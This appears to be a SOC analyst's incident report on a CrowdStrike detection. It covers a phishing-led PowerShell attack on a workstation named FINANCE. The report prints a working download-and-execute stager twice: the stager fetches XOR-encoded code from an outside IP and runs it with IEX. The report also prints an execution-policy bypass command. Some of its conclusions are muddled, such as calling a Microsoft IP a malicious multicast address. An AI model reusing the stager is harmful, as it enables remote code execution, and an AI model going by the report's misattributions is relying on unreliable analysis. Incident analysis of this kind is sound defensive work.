The Summary: Malicious PowerShell CODE Injection and Bypass User Account

Crowdstike Incident (or detection) Link:

FINANCE at 2023-11-04T11:59:00Z


https://falcon.us-2.crowdstrike.com/crowdscore/incidents/details/inc:61345c20abf84103bea30fd9635133bf:c20ce9e7bbcb4dbf84fd777ddb035e9d

Process Tree:

https://falcon.us-2.crowdstrike.com/crowdscore/incidents/details/inc:61345c20abf84103bea30fd9635133bf:c20ce9e7bbcb4dbf84fd777ddb035e9d/graph

Description

- **Description**
- **Objectives in this incident: Follow Through, Gain Access, Keep Access.**
-
- **Techniques: Command and Scripting Interpreter, Access Token Manipulation, Bypass User Account Control, Process Injection.**
-
- **Involved hosts and end users: FINANCE, finance.**




Host Info

HOST TYPE	Workstation
SENSOR VERSION	7.04.17605.0
LAST SEEN	Nov. 28, 2023 13:44:05
FIRST SEEN	Oct. 25, 2023 16:40:19
HOST ID	61345c20abf84103bea30fd9635133bf
GROUPING TAGS	No Grouping Tags assigned
SERIAL NUMBER	VMware-56 4d 38 0f 74 62 5e 39-10 d9 a8 dc a5 21 4f fb
RFM	No
LOCAL IP	192.168.62.169

-

.

Investigation Findings:



Analysis:

> Affter execute Explorer and connect to malicies network powershell runing malicious command and download and execute something on remote server.

with thi command history on powershell

```
$wC=New-Object System.Net.WebClient
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'
$wC.Headers.Add('User-Agent',$u)
$wC.Proxy = [System.Net.WebRequest]::DefaultWebProxy
$wC.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
$K='VNMkZc{S;gAe_fD8u:4xLX-Ciw^U,Br<'
$i=0
[char[]]$b=([char[]]($wC.DownloadString("http://52.196.119.113:80/index.asp"))) | %
{$_ -bxor $k[$i++ % $K.Length]}
IEX ($b -join '')
```

THE attacker used this command

```
C:\Windows\System32\notepad.exe
```


C:\Windows\system32\LogFiles\Firewall\pfirewall.log: This is the path to a specific log file (pfirewall.log) located in the C:\Windows\system32\LogFiles\Firewall directory. The command is instructing Notepad to open and display the contents of this log file.

When you run this command, it will launch Notepad, and Notepad will then open the specified log pfirewall.log file primarily contains information related to Windows Firewall events, such as allowed or blocked network traffic. It is not designed to store user access tokens or authentication-related information.

And attacker can steal and doblicate them.

Next use this command to use this command "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s

to tamper with security event logs. By loading the Event Viewer snap-in in author mode (/s), they might attempt to modify or delete logs and hide their presence on the compromised system to extract sensitive information.



Unknown Process - pid:61345c20abf84103bea30fd9635133bf:...	0	2	0	0	0
Unknown Process - pid:61345c20abf84103bea30fd9635133bf:...	0	0	0	0	0
Unknown Process - pid:61345c20abf84103bea30fd9635133bf:...	0	0	0	0	0

OS	IP address	Local IP address	Host ID	Sensor version	Containment status
Windows 10	213.134.172.127	192.168.62.169	61345c20abf84103bea30fd...	7.04.17605.0	Normal

See more in Host Management

Detections

Contextual detection via


The CrowdScore engine marked this process as suspicious.

Process actions


Process operations 2

CLI History

Time	
Nov. 4, 2023 13:51:35	
Nov. 4, 2023 12:51:35	



ACTION TAKEN	Operation blocked
SEVERITY	Medium
OBJECTIVE	Follow Through
TACTIC & TECHNIQUE	Execution via Command and Scripting Interpreter
TECHNIQUE ID	T1059
IOA NAME	SuspiciousScript
IOA DESCRIPTION	A suspicious script launched that might be related to malicious activity. A variety of malware families use this technique. Review the script.
TRIGGERING INDICATOR	Associated IOC (Command entered in script) $wC=NeW-OBJEct SYStEM.NET.WEBClieNT;$u='Mo...



Unknown Process - pid:61345c20abf84103bea30fd9635133bf:17445917138

Run period

Running..

Command line

File path

State	Local process ID
Running	

FINANCE

OS	IP address	Local IP address	Host ID	Sensor version	Containment stat
Windows 10	213.134.172.127	192.168.62.169	61345c20abf84103bea30fd...	7.04.17605.0	Normal

See more in Host Management

.Observed Files:

1- **First Event (**Nov. 4, 2023 12:57:17**):** explore.exe connect 3 network ip , phishing attack and execute cmd and powershell , the parent of this process escalated privileges.

FILE PATHS :

\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EXECUTABLE SHA256 :

2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

Second Event (Nov. 4, 2023 12:57:17):

A suspicious script launched , Execution via Command and Scripting Interpreter

FILE PATH

\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EXECUTABLE SHA256:

2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

Third Event (Nov. 4, 2023 13:36:56):

Defense Evasion via Process Injection

PowerShell injected into a system process. PowerShell-based exploits kits inject into system processes to evade detection. Investigate the process tree and the source of the injection.

FILE PATH

\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EXECUTABLE SHA256:

2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

Associated File

\??\C:\Users\finance\Downloads\1003_4132 (6) - Copy.ps1

\??\C:\Users\finance\Downloads\1440 (3).ps1

https://www.hybrid-analysis.com/sample/e4070049eff894396e86e1d8ce007343dbbebea2e7c199300312458c34ce2c24

https://www.hybrid-analysis.com/sample/4168e03437b947da39b7f83a38913de10eefef807135c73de97a1bb4e4bc22ab

Forth Event (Nov. 4, 2023 12:57:17):

Execution via Command and Scripting Interpreter , A suspicious script launched that might be related to malicious activity.

FILE PATH

\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EXECUTABLE SHA256

2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

Fith Event (Nov. 4, 2023 12:59:00):

Execution via Command and Scripting Interpreter, A suspicious script launched that might be related to malicious activity.

FILE PATH

\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EXECUTABLE SHA256

2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

https://www.hybrid-analysis.com/sample/2e3e40e8bf13d88396f22e7c6ae25b2725871e32237538414dff8485ecf19fa0

command line history :

```
$wC.Proxy = [System.Net.WebRequest]::DefaultWebProxy:
```

Configures the web client to use the system's default web proxy.

```
$wC.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials:
```

Sets the proxy credentials to the default network credentials.

```
$K='VNMkZc{S;gAe_fD8u:4xLX-Ciw^U,Br<':
```


Initializes a key (probably used for XOR encryption/decryption).

```
$b=([char[]]($wC.DownloadString("http://52.196.119.113:80/index.asp"))) | % {$_ -bxor $k[$i++ % $K.Length]}:
```

Downloads content from the specified URL, performs XOR decryption using the key, and stores the result in $b.

```
IEX ($b -join ''):
```

Invokes the expression obtained after decryption. This is a common technique used by attackers to download and execute malicious payloads.



COMMAND
HISTORY
TIME
Nov. 4, 2023 13:02:41

```
> curl google.com
> clear
> $wC=NeW-OBJEct
SYStEM.NET.WEBClieNT;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like
Gecko';$wC.HeadeRs.Add('User-
Agent',$u);$wC.PrOxy =
[SySTem.NET.WeBReQuest]::DeFAULtWEbProXy;
$wc.ProxY.CREdENTiALS =
[SYstEM.NeT.CRedentIalCAChe]::DEFauLtNEtw
orkCredeNtialS;$K='VNMkZc{S;gAe_fD8u:4xLX
-Ciw^U,Br<';$i=0;[chAr[]]$b=([ChaR[]]
($WC.DoWnloaDSTrING("http://52.196.119.11
3:80/index.asp")))|%{$_-
BXor$k[$I++%$K.LENGtH]};IEX ($B-join'')
```

Sixth event (Nov. 4, 2023 13:54:49):

UAC elevation, UAC bypass, or token stealing activity.

Command line :

C:\Windows\Explorer.EXE

"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s

"

Disk Operations:

explorer.exe:

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_bsm5k1lh.13b.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_bsm5k1lh.13b.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_eg2dn0mp.mkv.ps1

powershell.exe:

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_bsm5k1lh.13b.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_bsm5k1lh.13b.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_jb0mceob.qv0.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_jb0mceob.qv0.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4wlao5kp.rwg.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4wlao5kp.rwg.ps1

```
\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000004.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_wfplddji.rsb.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_wfplddji.rsb.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000004.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4zw31yl4.e5g.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4prelu01.imc.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4prelu01.imc.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000004.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_sw2lcchn.yrx.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_eg2dn0mp.mkv.ps1
```

Unknown Process:

```
\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_bsm5k1lh.13b.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_bsm5k1lh.13b.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_jb0mceob.qv0.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_jb0mceob.qv0.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4wlao5kp.rwg.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_4wlao5kp.rwg.ps1

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000004.db

\Device\HarddiskVolume3\Users\finance\AppData\Local\Temp\__PSScriptPolicyTest_eg2dn0mp.mkv.ps1
```

.Observed Network connections and IP Analysis (for downloading explore.exe)

explore connection with the IP: 204.79.197.203 with port 443 and 80 (Phishing Attachment IOC). This IP address might be related with to the server. Should be blocked immediately.

IP: 204.79.197.203   (Phishing Attachment IOC - Multicast)
User Agent: -
Browser Name: -
Browser Version: -
OS: -

Analyst Investigation Results:
Virus Total Result: [here|https://www.virustotal.com/gui/ip-address/204.79.197.203]
Brief Community Comments: This indicator was mentioned in a report.

🔎 **Title: Threat Round up for November 11 to 18**
📓 **Reference: https://blog.talosintelligence.com/threat-roundup-1111-1118/**
📅 **Report Publish Date: 2022-11-18**
🏷 **Reference ID: #8bbd5b20b (https://www.virustotal.com/gui/search/8bbd5b20b/comments for report's related indicators)**
”

Security Vendors' Analysis from Virus Total: 1 security vendors flagged this IP address as
malicious

Talos Intelligence:
REPUTATION DETAILS:
IP Reputation: **Neutral**
Web Reputation: **Unknown**
BLOCK LISTS:
STATUS : Expierd

Shodan Result: [here|https://www.shodan.io/host/204.79.197.203]
CloudFlare : AZURE
Open Ports: 80,443

.Observed Suspicious DNS Activity:

Domain:, ssl.gstatic.com

Virus Total Result: [here| https://www.virustotal.com/gui/domain/ssl.gstatic.com/detection]
Brief Community Comments: Poss. Extortion | Ransomware Threat Cluster
Security Vendors' Analysis from Virus Total : suspicious

Phishing Attachment IOC - according to source ArcSight Threat Intelligence - 2 months ago
Contextual Indicators: The domain is popular in the world Created On: 2008:02:11 00:00:00 VirusTotal Link: https://www.virustotal.com/gui/domain/ssl.gstatic.com/detection Classification Description: Legitimate website which does not serve any malicious purpose.


https://www.virustotal.com/gui/domain/ssl.gstatic.com/detection

.Observed Registry Operations:

Nov. 4, 2023 16:20:07

Unknown Process - pid:61345c20abf84103bea30fd9635133bf:17345482510

Hash: a02bbcbafff0e1971b31a4945f6f6ad981855518c53db1fd212490bbab03092d



```
Time
Nov. 4, 2023 12:47:42                operation     value name
                                     -             -
                                     value
                                     -
                                     key
Nov. 4, 2023 12:47:42                operation     value name
                                     -             -
                                     value
                                     -
                                     key
Nov. 4, 2023 12:47:42                operation     value name
                                     -             -
                                     value
                                     -
                                     key
Nov. 4, 2023 12:47:42                operation     value name
                                     -             -
                                     value
                                     -
                                     key
Nov. 4, 2023 12:47:42                operation     value name
                                     -             -
                                     value
                                     -
                                     key
Nov. 4, 2023 12:47:42                operation     value name
                                     -             -
                                     value
                                     -
                                     key
```

.Impact Assessment: The potential impact of this activity includes phishing attack and run malicious powershell command to Dump and steal Tocken access , this is higher risk of Bypass User Account Control and Access Token Manipulation.

.Responses: The execution of the command "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" and suspicious script operation "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "-Command" "if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & 'C:\Users\finance\Desktop\Invoke.ps1'"

has been blocked.

Download with powershell:

\??\C:\Users\finance\Downloads\1003_4132 (6) - Copy.ps1

attacker make his proxy connection

operation has been blocked.

The final command `"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s` was executedThe parent of this process escalated privileges. This could be the result of a UAC elevation, UAC bypass, or token stealing activity.


Process Runing on system with credential proxy that we can't see the network connection as well.

++++++++++++++++++++++++++

Recommended Actions:

a. **Contain** affected endpoint FINANCE
b. **Isolate** FINANCE endpoint from the network to prevent further potential harm and lateral movement infections**.**
c. **Connect to delete process file**
d. **Connect to powershell and kill the unknown process**
e. **Patch** the OS with the latest version.
f. **Restore** the server from clean backups.
g. The server should be **fully scanned**.
h. Apply **performance testing** to network traffic.
i. **Reset/Lock** the account Administrator
j. Check out any **spam emails** against phishing attacks.
k. **Educate** users on identifying phishing attempts.
l. **Block** the malicious multicast IP address 204.79.197.203. Also block any multicast traffic to or from the server.

Ticket Priority:



FINANCE at 2023-11-04T11:59:00Z

Score - Critical

8.0/10

Description

Objectives in this incident: Follow Through, Gain Access, Keep Access.

Techniques: Command and Scripting Interpreter, Access Token Manipulation, Bypass User Account Control, Process Injection.


Involved hosts and end users: FINANCE, finance.

7. Assigned Analyst: Medrkmostafaei (L1 SOC Analyst)

Attention:

I can’t find MORE comminucation in splunk with victim server because of :

The reason the system could not register these RRs during the update request was because of a system problem. You can manually retry DNS registration of the network adapter and its settings by typing 'ipconfig /registerdns' at the command prompt. If problems still persist, contact your DNS server or network systems administrator. See event details for specific error code information.



```
"192.168.62.169"
```

✓ 47 events (before 11/30/23 1:07:46.000 AM)

i	Time	Event
>	11/4/23 7:26:37.000 PM	11/04/2023 02:26:37 PM ... 22 lines omitted ... IP Address : 192.168.62.169 The reason the system could not register these RRs during the update request was because of a system problem. You can manually retry DNS registration of the network adapter and nfig /registerdns' at the command prompt. If problems still persist, contact your DNS server or network systems administrator. See event details for specific error code informat Show all 27 lines host = FINANCE source = WinEventLog:System sourcetype = wineventlog
>	11/4/23 7:18:24.000 PM	11/04/2023 02:18:24 PM ... 22 lines omitted ... IP Address : 192.168.62.169 The reason the system could not register these RRs during the update request was because of a system problem. You can manually retry DNS registration of the network adapter and nfig /registerdns' at the command prompt. If problems still persist, contact your DNS server or network systems administrator. See event details for specific error code informat Show all 27 lines host = FINANCE source = WinEventLog:System sourcetype = wineventlog
>	11/4/23 6:20:10.000 PM	11/04/2023 01:20:10 PM ... 22 lines omitted ...